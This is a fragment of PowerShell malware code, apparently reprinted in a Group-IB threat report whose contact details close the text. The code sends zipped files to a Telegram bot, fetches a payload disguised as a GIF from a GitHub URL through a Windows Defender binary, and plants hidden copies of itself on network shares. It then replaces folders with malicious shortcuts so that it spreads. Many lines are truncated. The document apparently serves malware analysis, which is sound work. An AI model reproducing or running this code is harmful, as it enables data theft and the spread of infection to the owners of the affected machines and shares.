        $Content = [System.IO.File]::ReadAllBytes("$env:temp\$file.zip")
        $byte = New-Object System.Net.Http.ByteArrayContent ($Content, 0, $Content.Length
        $byte.Headers.Add('Content-Type','text/plain')
        $form.Add($byte, 'document', "$file.zip")
        $ms = new-object System.IO.MemoryStream
        $form.CopyToAsync($ms).Wait()
        try {irm -Method Post -Body $ms.ToArray() -Uri "https://api.telegram.org/bot$toke
        catch {Start-Sleep 30;irm -Method Post -Body $ms.ToArray() -Uri "https://api.tele
        $time = $_.LastWriteTime
        sp -Path $reg -Name "Time" -Value $time.tostring('yyyy-MM-dd HH:mm:ss') -Force
        rm "$env:temp\$file" -Force -Recurse
        rm "$env:temp\$file.zip" -Force -Recurse
        }
}
$list_paths = @()
$list_paths += (get-smbshare|?{($_.Description -notin ("Default share","Remote IPC","Prin
$list_paths += (Get-SMBMapping|?{$_.Status -eq "OK"})|%{if($_){$_.path}}
$list_paths += gi $env:APPDATA\M*\W*\R*\*|?{$_.FullName -like "*.lnk"}|%{(New-Object -com
if($list_paths.count -ne 0){
try{Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}catch{
        $uri = "https://github.com/peterlyly/zxcv/raw/main/xxx.gif";
        start "C:\Program Files\Windows Defender\ConfigSecurityPolicy.exe" -ArgumentList
        $file = (gi "$env:localappdata\Microsoft\Windows\INetCache\IE\*\xxx*.gif" -force)
```

```
        expand $file "$env:tmp\xxx.zip";sleep 10;rm $file -force
        Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force
}
$list_paths = $list_paths |%{(gci $_ -Recurse -Directory -Force|?{$_.name -notin ('dism',
$list_paths|%{if($null -eq $_){return}
        cp "$env:temp\xxx" "$_\dism" -Recurse -Force;
        sc "$_\system.bat" -value "@echo off`ncd %cd%dism`nstart dism.exe`nexit";
        attrib +s +h "$_\dism";attrib +s +h "$_\dism\*.*";attrib +s +h "$_\system.bat";
        (Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volu
        if($null -eq $_){return}
        attrib +s +h "$($_.fullname)"
        $WshShell = New-Object -comObject WScript.Shell
        $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
        $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
        $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
        $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
        $Shortcut.WorkingDirectory = "%cd%"
        $Shortcut.Save()}
}}
```

EU & NA: +31 20 226 90 90

MEA: +971 4 568 1785

info@group-ib.com